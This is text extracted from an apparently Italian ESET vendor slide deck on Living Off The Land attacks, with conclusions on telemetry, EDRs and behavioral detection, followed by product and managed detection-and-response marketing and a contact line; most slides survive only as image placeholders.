
















































#### MITIGATIONS AND PREVENTIONS









#### CONCLUSIONS

- Living Off The Land Attacks
- It is important to have good telemetry on what's happening on the machine
- EDRs are a de-facto standard to gather this type of data
- **Behavioral Detections** are important to detect **unknown malware** or Living Off The Land based attacks
- Having a **good baseline** on what's allowed in the infrastructure is relevant to have a good security posture













ESET LiveGrid® ESET LiveGuard®



ESET LiveSense®





DETECT






**PREVENT** 



RESPOND









# **ESET SECURITY SERVICES 24/7**

MANAGED DETECTION & RESPONSE FOR A COMPLETE SECURITY





SOC based in the local Office









### VIENI A TROVARCI AL NOSTRO STAND!

CONTATTI:
MARKETINGITALY@ESET.COM





